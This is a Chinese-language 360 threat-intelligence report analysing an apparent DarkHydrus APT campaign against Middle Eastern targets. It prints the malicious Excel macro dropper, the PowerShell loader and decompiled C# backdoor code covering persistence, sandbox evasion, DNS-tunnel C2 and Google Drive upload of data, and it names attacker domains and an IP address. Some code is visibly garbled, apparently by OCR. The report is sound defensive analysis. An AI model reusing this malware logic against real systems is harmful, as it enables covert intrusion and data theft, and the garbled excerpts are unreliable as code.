

RESEARCH

数据驱动安全

疑似DarkHydrus APT组织针对中东地区的定向攻击活动分析

2019-01-16 By 360威胁情报中心 | 事件追踪

背景

2019年1月9日，360威胁情报中心捕获到多个专门为阿拉伯语使用者设计的诱饵文档。钓鱼文档为携带恶意宏的Office Excel文档，恶意宏代码最终会释放执行一个C#编写的后门程序，该后门程序利用了复杂的DNS隧道技术与C2进行通信并执行指令，且通过GoogleDrive API实现文件的上传下载。

360威胁情报中心经过溯源和关联后确认，这是DarkHydrus APT组织针对中东地区的又一次定向攻击行动。DarkHydrus APT组织是Palo Alto在2018年7月首次公开披露的针对中东地区政府机构进行定向攻击的APT团伙[1]。而在此之前，360威胁情报中心曾发现并公开过该组织使用SettingContent-ms文件任意代码执行漏洞（CVE-2018-8414）进行在野攻击的样本，并进行了详细分析[2]。

时间线

与DarkHydrus APT组织相关的时间线如下：



根据社交网络的反馈，对此团伙卡巴斯基内部的跟踪代号为:LazyMeerka。[4]

样本分析

<https://ti.360.net/blog/articles/latest-target-attack-of-darkhydruns-group-against-middle-east/>

Dropper (Macros)

MD5	5c3f96ade0ea67eef9d25161c64e6f3e
文件名	الفهارس.xlsm (indexes. xlsm)
MD5	8dc9f5450402ae799f5f8afd5c0a8352
文件名	الاطلاع.xlsm (viewing. xlsm)

以下分析均以MD5: 5c3f96ade0ea67eef9d25161c64e6f3e的样本为例, 诱饵文档是一个Office Excel文档, 名为الفهارس.xlsm (指标.xlsm)。其内嵌VBA宏, 当受害者打开文档并启用宏后, 将自动执行恶意宏代码。

该恶意宏代码的功能为释放WINDOWSTEMP.ps1和12-B-366.txt文件到%TEMP%目录, 最后使用regsvr32.exe启动12-B-366.txt文件:

```

186 str = str + "3ck1k05M+Yp7Jm52o618c3D0e38D1pWgmsmoebzhMv1XxfvQqshKQv3mVo9RbxH99/n/8zMrF5H998382I//1+c/4/F+4V1aIAHo"
187 str = str + "AAA="";$byteArray = [System.Convert]::FromBase64String($content);$input = New-Object System.IO.Memory
188 str = str + "Stream(,$byteArray);$output = New-Object System.IO.MemoryStream;$gzipStream = New-Object System.IO."
189 str = str + "Compression.GzipStream $input, ([IO.Compression.CompressionMode]:Decompress);$gzipStream.CopyTo($ou"
190 str = str + "tput);$gzipStream.Close();$input.Close();[byte[]] $byteOutArray = $output.ToArray();[System.IO.File]"
191 str = str + "":WriteAllBytes("$env:TEMP\OfficeUpdateService.exe",$byteOutArray);iex ""$env:TEMP\OfficeUpdateService"
192 str = str + ".exe"";"
193
194 Set Oshell = CreateObject("WScript.Shell")
195 temp_dir = Oshell.ExpandEnvironmentStrings("%TEMP%")
196 ps_file_dir = temp_dir + "\WINDOWSTEMP.ps1"
197
198 Set objFileToWrite = CreateObject("Scripting.FileSystemObject").OpenTextFile(ps_file_dir, 2, True)
199 objFileToWrite.WriteLine(str)
200 objFileToWrite.Close
201 Set objFileToWrite = Nothing
202 Dim powershell_command As String
203 powershell_command = "powershell.exe -noexit -exec bypass -file " + ps_file_dir
204 powershell_command = Replace(powershell_command, "\", "\\")
205 Dim sct_file As String
206 sct_file = "<?XML version='1.0'?"> + vbCrLf
207 sct_file = sct_file + "<scriptlet> + vbCrLf
208 sct_file = sct_file + "<registration> + vbCrLf
209 sct_file = sct_file + "progid = ""poc"" + vbCrLf
210 sct_file = sct_file + "classid=""{F0001111-0000-0000-0000-0000FEEDACDC}"" + vbCrLf
211 sct_file = sct_file + "<script language=""JScript""> + vbCrLf
212 sct_file = sct_file + "<![CDATA[ var r = new ActiveXObject(""WScript.Shell"").Run(""" + powershell_command + """,0,true); ]]" + vbCrLf
213 sct_file = sct_file + "</script> + vbCrLf
214 sct_file = sct_file + "</registration> + vbCrLf
215 sct_file = sct_file + "</scriptlet> + vbCrLf
216 Dim sct_file_path As String
217 sct_file_path = temp_dir + "\12-B-366.txt"
218 Set objFileToWrite = CreateObject("Scripting.FileSystemObject").OpenTextFile(sct_file_path, 2, True)
219 objFileToWrite.WriteLine(sct_file)
220 objFileToWrite.Close
221 Set objFileToWrite = Nothing
222
223 sct_file_path = Replace(sct_file_path, "\", "\\")
224 Dim final_command As String
225 final_command = "regsvr32.exe /s /n /u /i:" + sct_file_path + " scrobj.dll"
226 Call Shell(final_command, vbHide)
227
228 End Sub
229 Private Sub Workbook_Open()
230
231 New_Macro
232
233 End Sub

```

实际上12-B-366.txt是一个HTA (HTML应用程序) 文件, 该文件用于启动释放出来的PowerShell脚本:
%TEMP%\ \ WINDOWSTEMP.ps1

```

1 <?XML version="1.0"?">
2 <scriptlet>
3 <registration
4 progid = "poc"
5 classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
6 <script language="JScript">
7 <![CDATA[ var r = new ActiveXObject("WScript.Shell").Run("powershell.exe -noexit -exec bypass -file C:\Users\debugger\AppData\Local\Temp\WINDOWSTEMP.ps1",0,true); ]]"
8 </script>
9 </registration>
10 </scriptlet>

```

WINDOWSTEMP.ps1脚本内容如下, 该PowerShell脚本使用Base64和gzip解码和解压缩脚本里的content, 然后写入到文件: %TEMP%\ \ OfficeUpdateService.exe, 最后运行%TEMP%\ \ OfficeUpdateService.exe:

```


$conten = "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
+Jvoo1nF5D8PazqUN1z1K5X7Cm4M211pGdphWR88K0L11WpF6KJQ8Hq0z1Jdnd1G10m2J0e7K4k4c4NRErntG1652T79753VdaE/mipP2sc7MxMz2Vv12cyca7YmbW0E3K1v6eqmPfuVc11nr8
h343z11h5f1dK260rK30815911CZUL1kX31WY/2JE3E38hMv88B88B7N3vaf4sm//p3z/wdY/G8u8/B0m/1Cb701z
+HJ5cmPHd9j9j5q8DcP64Tcm1NVL6L6em1Of44/ZduLzYy9Q021038YHMy1Lx61wmpjzy78fz89711TgP3P4FzFD56w20b7jetHeeyFg4hM3ms11jK5McdqVpLb
+EPpyD48r/n8r39PV5F3V3VwDm81mP3Gv4t1w08/Lc1Tnk+r835aj1BmEAF9FnmJ57ECzW02TE173ff638f612d0x15719K63ENSZ5D1Du232w9Bf4dYocKkjYkn81Xev9HtKx1z/Neck
+PV62N1516F8V8p8v8zBc1TJXpp8V/820yghR06p60C11Ry0ocMh93H4M8803T23v1v1T6ZA2Q8agThw7F2zn44TFBK1/Fb66451FVQ8vTQMUXf4KcYuo0/3K
+uy56691sh5w0L1Bc1ZJ5c8EPtEC0131zFOLUjBjC4VfIeyz3Vo4re/gN14Thc2dtsNKW2K8Y3McIK8L1wub25187Pn5m+Ht2183vBmIhR/TK3y4KNP5M7x61648PhQBMT5ZfzaznPetNucF06t47X63Bt+nj1
+U1mE+k6f157Dy+J8Q/ulbw9z/
+qZ3n7u8T2X244MLC4tqax9Xdy6gh28bM1JFv181aeazm1v0245t263CP8mzP29aU505Lmumfym411Wukyxc8p2CDHza11m63U15m1TRUJp87m52kDrV7A7FUqkx5YAzrR658voon
+M1C3Q032512zvcVp2F7eUThQk5pKFNrb64p389q80KvH228KedB8a+u5YD22/1zuQns+NYva+P6uqMhU3X1.16xzvz7T1qYmK3c1K05M
+yp72h520618C3D0e3B01mygasoebh2W1X5Fv0spkQv8V08h99/r/82P-FH983821/1+c/z/f4y1a1A4H0m+; $byteArray = [System.Convert]::FromBase64String($conten); $input =
New-Object System.IO.MemoryStream( $byteArray ) $output = New-Object System.IO.MemoryStream $zipStream = New-Object System.IO.Compression.GZipStream $input, (
[IO.Compression.CompressionMode]::Decompress); $zipStream.CopyTo( $output ); $zipStream.Close(); $input.Close(); [byte[]] $byteoutArray = $output.ToArray(); [System.IO.File]
::WriteAllBytes("$env:TEMP\OfficeUpdateService.exe", $byteoutArray); [ex "$env:TEMP\OfficeUpdateService.exe"];

```

Backdoor (OfficeUpdateService.exe)

MD5	b108412f1cdc0602d82d3e6b318dc634
文件名	OfficeUpdateService.exe
PDB路径	C:\Users\william\Documents\Visual Studio 2015\Projects\DNSProject\DNSProject\obj\Release\DNSProject.pdb
编译信息	Jan 08 14:26:53 2019 Microsoft Visual C# v7.0 / Basic .NET (managed)

释放执行的后门程序使用C#编写：



样本PDB路径信息和其使用的通信技术有很强的关联性，指示其使用了DNS相关的技术：

C:\Users\william\Documents\Visual Studio 2015\Projects\DNSProject\DNSProject\obj\Release\DNSProject.pdb

后门程序运行后会先检查参数是否包含“st:off”和“pd:off”，如果包含“st:off”则不会写启动项，如果包含“pd:off”则不会释放PDF文件。随后检测是否运行在虚拟机、沙箱中，或者是否被调试等，通过这些检查后最终执行恶意代码：

```

3 private static void Main(string[] args)
4 {
5     foreach (string text in args)
6     {
7         if (text.Contains("st:off"))
8         {
9             Program.hasStartup = false;
10        }
11        if (text.Contains("pd:off"))
12        {
13            Program.show_pdf = false;
14        }
15    }
16    if (Program.hasStartup)
17    {
18        Program.startup();
19    }
20    if (Program.sandboxEvasion_controller)
21    {
22        Program.sandboxEvasion();
23    }
24    Program.queryTypesTest(new string[]
25    {
26        "ALL"
27    }, "2", 120);
28    Program.handler();
29 }

```

← set startup
← detect sandbox, vm and anti-debug
← use nslookup.exe initialize the DNS tunnel
← commands dispatch

写入启动项的持久化操作:

```

public static void startup()
{
    try
    {
        string contents = "on error resume next\nDim appdata_path, exe_path\nrset shell = CreateObject(\"WScript.Shell\")\nrappdata_path = shell.ExpandEnvironmentStrings(\"%SYSTEMDRIVE%\n") & \"\Users\Public\Documents\"\nrexe_path = appdata_path + \"\OfficeUpdateService.exe st:off pd:off\"\n\nScript.echo exe_path\nrset process = GetObject\n(\"Winmgmts:!\n2.Process\")\nrresult = process.Create(exe_path, null, null, processid)\nstring text = Environment.GetFolderPath(Environment.SpecialFolder.CommonDocuments) + \"\OfficeUpdateService.vbs\";\nstring destFileName = Environment.GetFolderPath(Environment.SpecialFolder.CommonDocuments) + \"\OfficeUpdateService.exe\";\nFile.Copy(Assembly.GetEntryAssembly().Location, destFileName, true);\nRegistry.CurrentUser.OpenSubKey(\"SOFTWARE\Microsoft\Windows\CurrentVersion\Run\", true).SetValue(\"OfficeUpdateService\", \"cscript.exe \" + text + \"\");\nFile.WriteAllText(text, contents);\nConsole.WriteLine(\"Done startup\");\nConsole.ReadKey();\n    }
    catch (Exception ex)
    {
        Console.WriteLine(ex.Message.ToString());\n    }
}

```

释放诱饵PDF文件:

```

// Token: 0x06000002 RID: 2 RVA: 0x00020CC File Offset: 0x00002CC
private static void show_pdf_function()
{
    try
    {
        string text = Environment.GetEnvironmentVariable(\"TEMP\") + \"\doc.pdf\";\n        File.WriteAllBytes(text, Convert.FromBase64String(Program.pdf_content));\n        Process.Start(text);\n    }
    catch
    {
    }
}

```

执行虚拟机、沙箱检测以及反调试等操作:

```

1683 private static void sendBoxEvasion()
1684 {
1685     uint num = 2900000000u;
1686     int num2 = 1;
1687     using (IEnumerator enumerator = new ArrayList
1688     {
1689         "gwmi -query \"select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%VBOX%'\"",
1690         "gwmi -query \"select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%bochs%'\"",
1691         "gwmi -query \"select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%qemu%'\"",
1692         "gwmi -query \"select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%VirtualBox%'\"",
1693         "gwmi -query \"select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%VM%'\"",
1694         "gwmi -query \"Select * from win32_BIOS where Manufacturer LIKE '%XEN%'\"",
1695     }).GetEnumerator())
1696     {
1697         while (enumerator.MoveNext())
1698         {
1699             if (Program.powerShell((string)enumerator.Current, false, false).Length > 1)
1700             {
1701                 Environment.Exit(1);
1702             }
1703         }
1704     }
1705     if (Regex.Match(Program.powerShell("gwmi win32_computersystem", false, false), "VMware").Success)
1706     {
1707         Environment.Exit(0);
1708     }
1709     string text = "gwmi -query \"Select TotalPhysicalMemory from Win32_ComputerSystem\"";
1710     text = Regex.Match(text, "TotalPhysicalMemory : (\\d+)").Groups[1].Value.ToString();
1711     if ((ulong)num > (ulong)((long)Convert.ToInt32(text)))
1712     {
1713         Environment.Exit(1);
1714     }
1715     string text2 = Program.powerShell("gwmi -Class win32_Processor | select NumberOfCores", false, false);
1716     text2 = Regex.Match(text2, ".*(\\d+)").Groups[1].Value.ToString();
1717     if (num2 > (int)Convert.ToInt16(text2))
1718     {
1719         Environment.Exit(1);
1720     }
1721     string input = Program.powerShell("Get-Process | select Company", false, false);
1722     foreach (object obj in new ArrayList
1723     {
1724         "Wireshark",
1725         "Sysinternals"
1726     })
1727     {
1728         string pattern = (string)obj;
1729         if (Regex.Match(input, pattern).Success)
1730         {
1731             Environment.Exit(1);
1732         }
1733     }
1734     if (Debugger.IsAttached)
1735     {
1736         Environment.Exit(1);
1737     }
1738 }

```

紧接着获取主机信息：

```

1135 // Token: 0x0600000C RID: 12 RVA: 0x00004138 File Offset: 0x00002338
1136 private static string myInfo()
1137 {
1138     string text = "";
1139     foreach (IPAddress ipaddress in Dns.GetHostEntry(Dns.GetHostName()).AddressList)
1140     {
1141         if (ipaddress.AddressFamily.ToString() == "InterNetwork")
1142         {
1143             text = ipaddress.ToString();
1144             break;
1145         }
1146     }
1147     string text2 = Program.powerShell("(wmic computersystem get domain)[2]", false, false).Trim();
1148     string userName = Environment.UserName;
1149     string hostName = Dns.GetHostName();
1150     string text3 = Program.isAdmin();
1151     return string.Concat(new string[]
1152     {
1153         text,
1154         "|",
1155         hostName,
1156         "|",
1157         text2,
1158         "|",
1159         userName,
1160         "|",
1161         text3,
1162         "|",
1163         (Program.hasGarbage ? "1" : "0").ToString(),
1164         "|",
1165         (Program.hasStartup ? "1" : "0").ToString(),
1166         "|",
1167         (Program.hibridMode ? "1" : "0").ToString(),
1168         "|",
1169         Program.sleep.ToString(),
1170         "|",
1171         Program.jitter.ToString(),
1172         "|cs"
1173     });
1174 }

```

```

3 private static string isAdmin()
4 {
5     string userName = Environment.UserName;
6     string result = "00";
7     string text = Program.powerShell("net localgroup Administrators", false, false);
8     string text2 = Program.powerShell("net group 'domain admins'", false, false);
9     if (text.Contains(userName))
10    {
11        result = "10";
12    }
13    else if (text2.Contains(userName))
14    {
15        result = "01";
16    }
17    return result;
18 }

```

然后通过DNS隧道发送搜集到的主机信息，其中DNS隧道通信部分封装到queryTypesTest函数中：

```

760 for (;;)
761 {
762     int num4 = random.Next(Program.min_query_size, Program.max_query_size);
763     num2 = 1;
764     if (num > Program.max_query_size >> data.Length - 1)
765     {
766         num2 = 0;
767         num4 = data.Length;
768         num4 -- num;
769         flag = true;
770     }
771     string numbers = data.Substring(num, num4);
772     num = num4;
773     string text0 = Program.sep[random.Next(0, Program.sep.Length)];
774     string query = string.Concat(new string[]
775     {
776         Program.request_types[3],
777         Program.com_model,
778         Program.number_to_word(Program.ID),
779         Program.number_to_word(Convert.ToInt32(jobID).ToString("000")),
780         Program.number_to_word(num.ToString()),
781         Program.number_to_word(num2.ToString()),
782         text0,
783         Program.number_to_word(numbers)
784     });
785     bool flag2 = false;
786     do
787     {
788         string text7 = Program.query(query, Program.mode, false, Program.hbridNode);
789         if (text7.Equals("cancel"))
790         {
791             goto block_11;
792         }
793         if (Regex.Match(text7, "download.windowsupdate.com").Success && !Program.mode.ToLower().Equals("a"))
794         {
795             flag2 = true;
796         }
797         else if ((Program.mode.ToLower().Equals("a") || Program.mode.ToLower().Equals("ac")) && Regex.Match(text7, "205.185.216.\\d+").Success)
798         {
799             flag2 = true;
800         }
801         else if (Program.mode.ToLower().Equals("aaaa") && Regex.Match(text7, "2600:1417:3::5f64:aa31").Success)
802         {
803             flag2 = true;
804         }
805         if (Debugger.IsAttached)
806         {
807             flag2 = false;
808         }
809     }
810     while (!flag2);

```

最后进入命令分发循环，该命令分发流程首先判断是否是x_mode模式，如果不是，则通过DNS隧道技术与C2通信获取需要执行的指令，否则通过HTTP传输数据：

```

63 private static void handle()
64 {
65     for (;;)
66     {
67         Program.<>c__DisplayClass52_1 Cs$<>8__locals1 = new Program.<>c__DisplayClass52_1();
68         Random random = new Random();
69         string text = "";
70         for (int i = 0; i <= 4; i++)
71         {
72             text += ((char)random.Next(97, 122)).ToString();
73         }
74         Program.setSleep(Program.waitForUnlock);
75         string text2 = string.Empty;
76         if (Program.x_mode)
77         {
78             try
79             {
80                 Program.gst();
81                 if (Program.f_id == string.Empty)
82                 {
83                     Program.f_id = Program.gd_uu(Program.number_to_word(Program.process_id) + "." + Program.domain, Program.process_id + ".txt");
84                     Program.modification_time = Program.gdmd_t(Program.f_id);
85                 }
86                 if (Program.update_f_id == string.Empty)
87                 {
88                     Program.update_f_id = Program.gd_uu(Program.process_id, Program.process_id + "-U.txt");
89                 }
90                 if (Program.f_id.Equals("ERROR") || Program.update_f_id.Equals("ERROR"))
91                 {
92                     Program.gdr(Program.f_id);
93                     Program.gdr(Program.update_f_id);
94                     Program.f_id = string.Empty;
95                     Program.update_f_id = string.Empty;
96                     Program.x_mode_error++;
97                     Program.setSleep(Program.waitForUnlock);
98                     if (Program.x_mode_error > 10)
99                     {
100                        Program.x_mode_error = 0;
101                        Program.x_mode = false;
102                    }
103                    continue;
104                }
105                 string text3 = Program.gdmd_t(Program.f_id);
106                 string text4 = string.Empty;
107                 if (text3.Equals(Program.modification_time))
108                 {
109                     string text5 = Program.sep[random.Next(0, Program.sep.Length)];
110                     text4 = Program.gd_uu(string.Concat(new string[]
111                     {
112                         Program.request_types[1],
113                         Program.number_to_word(Program.ID),
114                         Program.com_model,
115                         text,
116                         ".",
117                         Program.domain

```

与C2通过DNS隧道建立通信，并解析返回的数据，然后提取指令，最后通过taskHandler函数分发指令：

```

206     }
207     string command = Program.gettingJob(CS$<>8__locals1.jobID.Trim());
208     if (command.Equals("cancel"))
209     {
210         continue;
211     }
212     command = command.Trim();
213     try
214     {
215         command = Program.word_to_number(command);
216         command = Program.removeGarbage(command);
217     }
218     catch (Exception ex)
219     {
220         Console.WriteLine(ex.Message.ToString());
221         continue;
222     }
223     if (command.Equals(Program.falseString))
224     {
225         Program.splitting("Can't ungarbage.", true, CS$<>8__locals1.jobID);
226         continue;
227     }
228     try
229     {
230         Thread thread = new Thread(delegate()
231         {
232             Program.taskHandler(command, CS$<>8__locals1.jobID);
233         });
234         thread.Name = CS$<>8__locals1.jobID;
235         thread.Start();
236         Program.threadsList.Add(thread);
237         continue;
238     }

```

以下是部分指令截图：

```

251 private static void taskHandler(string command, string jobID)
252 {
253     try
254     {
255         if (Regex.Match(command, @"\kill").Success)
256         {
257             string value = command.Split(new string[]
258             {
259                 "\n",
260                 "\r",
261                 "\t",
262             }, StringSplitOptions.None)[1];
263             foreach (object obj in Program.threadsList)
264             {
265                 Thread thread = (Thread)obj;
266                 if (thread.Name.Equals(value))
267                 {
268                     thread.Abort();
269                     Program.threadsList.Remove(thread);
270                     Program.splitting("Thread has been killed.", true, jobID);
271                     Program.splitting("Can't find thread ID.", true, jobID);
272                     return;
273                 }
274             }
275             Program.splitting("Can't find thread ID.", true, jobID);
276         }
277         if (Regex.Match(command, @"\filedownload").Success)
278         {
279             string path = command.Split(new string[]
280             {
281                 "\n",
282                 "\r",
283             }, StringSplitOptions.None)[1];
284             try
285             {
286                 Program.splitting(UrlConverter.ToString(File.ReadAllBytes(path)).Replace("-", string.Empty), false, jobID);
287                 Program.threadsList.Remove(Thread.CurrentThread);
288             }
289             catch (Exception ex)
290             {
291                 Program.splitting(ex.Message.ToString(), true, jobID);
292                 Program.threadsList.Remove(Thread.CurrentThread);
293             }
294             return;
295         }
296         if (Regex.Match(command, @"\importmodule").Success)
297         {
298             if (Program.powerShell(command, true, true).Equals(Program.falseString))
299             {
300                 Program.splitting("Syntax error in imported module. Role back.", true, jobID);
301                 Program.threadsList.Remove(Thread.CurrentThread);
302                 return;
303             }
304             command = command.Replace(";", "");
305         }

```

值得注意的是， ^\\\$x_mode指令将设置文件上传下载的服务器，服务器地址通过DNS隧道获取：

```

else if (Regex.Match(command, "^\\$x_mode").Success)
{
    command = command.Trim();
    string[] array = command.Split(new string[]
    {
        "\r\n",
        "\r",
        "\n"
    }, StringSplitOptions.RemoveEmptyEntries);
    if (array[1] == "OFF")
    {
        Program.x_mode = false;
        Program.splitting("XMODE=OFF", true, jobID);
        return;
    }
    Program.gdu = array[1];
    Program.gduu = array[2];
    Program.gdo2t = array[3];
    Program.client_id = array[4];
    Program.cs = array[5];
    Program.r_t = array[6];
    Program.gdue = array[7];
    Program.x_mode = true;
    Program.mode = "TXT";
    return;
}

```

← 设置RAT通信服务器

其中一个样本指定了服务器为Google Drive服务器:

[https://www.googleapis.com/upload/drive/v3/files/" + file_id + "?](https://www.googleapis.com/upload/drive/v3/files/)

[supportsTeamDrive=true&uploadType=resumable&fields=kind,id,name,mimeType,parents](https://www.googleapis.com/upload/drive/v3/files/)

```

webClient webClient = new WebClient();
string address = string.Empty;
byte[] bytes = Encoding.UTF8.GetBytes(content);
webClient.Headers["Authorization"] = "Bearer " + Program.ac_t;
webClient.Headers[HttpRequestHeader.ContentType] = "application/json";
byte[] bytes2 = Encoding.UTF8.GetBytes("{\"x_mode\": \"X\"}");
webClient.UploadData("https://www.googleapis.com/upload/drive/v3/files/" + file_id + "?supportsTeamDrive=true&uploadType=resumable&fields=kind,id,name,mimeType,parents", "Patch", bytes2);
address = webClient.ResponseHeaders["Location"];
byte[] bytes3 = webClient.UploadData(address, bytes);
result = Regex.Match(Encoding.UTF8.GetString(bytes3), "\\id\\:(.*)").Groups[1].Value.Trim().Replace("\\", "").Replace(", ", "");
}
catch (Exception)
{
    result = "ERROR";
}

```

所有命令列表如下:

命令	功能
^kill	结束线程? 进程
^\\\$fileDownload	文件下载
^\\\$importModule	获取进程模块
^\\\$x_mode	采用x_mode模式, 此模式设置RAT服务器, 然后采用HTTP发送RAT数据
^\\\$ClearModules	卸载模块
^\\\$fileUpload	文件上载
^testmode	测试某个模块
^showconfig	获取配置信息

^changeConfig	更改配置
^slp	睡眠一段时间
^exit	退出进程

DNS隧道通信分析

DNS隧道通信技术是指通过DNS查询过程来建立通信隧道。该通信方式有极强的隐蔽性，容易穿透各种流量网关的检测。

实现DNS隧道通信技术主要有两种方法：

1. 指定DNS服务器实现DNS隧道通信
2. 通过域名提供商提供的接口修改NS记录，将解析域名的DNS服务器指定为攻击者的DNS服务器，接管域名的DNS解析请求

本文所描述的后门程序OfficeUpdateService.exe使用的则是第二种方式实现DNS隧道通信，其主要原理为修改木马程序需要解析的域名的NS记录，由于DNS解析过程会首先尝试向NS记录指定的DNS服务器请求解析域名，所以NS记录指定的DNS服务器能收到DNS查询请求以及附带的数据。如果域名对应的NS记录中的DNS服务器是由攻击者控制的，那么攻击者就可以通过该DNS服务器与木马程序通过DNS查询建立起特殊的通信渠道。

木马程序请求的域名列表如下：

```
// Token: 0x04000001 RID: 1
private static string[] domainList = new string[]
{
    "akdns.live",
    "akamaiedge.live",
    "edgekey.live",
    "akamaized.live"
};
```

设置NS记录

NS (Name Server) 记录是域名服务器记录，用来指定该域名由哪个DNS服务器来进行解析。

攻击者首先将相关域名的NS记录修改为了攻击者控制的DNS服务器，攻击者指定用于解析相关域名的NS服务器为：tvs1.trafficmanager.live，tvs2.trafficmanager.live，我们通过nslookup可以查询得到：

```
C:\Users\Administrator>nslookup -q=NS akdns.live
服务器: ██████████
Address: ██████████

非权威应答:
akdns.live      nameserver = tvs2.trafficmanager.live
akdns.live      nameserver = tvs1.trafficmanager.live

tvs2.trafficmanager.live      internet address = 198.23.140.79
```

样本再通过本机的nslookup程序向相关域名提交请求，而由于这些域名的NS记录被指定为了攻击者的DNS服务器(tvs1.trafficmanager.live)，故nslookup提交的查询信息会被发送给攻击者的DNS服务器，然后读取DNS服务器返回的信息进行数据交互。所以样本其实是在和攻击者控制的DNS服务器进行最终的通信。

样本使用nslookup解析域名并附带以下参数：timeout（请求超时时间）、q（DNS请求类型）：

```

    ■ ipconfig.exe (3836) "C:\Windows\system32\ipconfig.exe" /flushdns
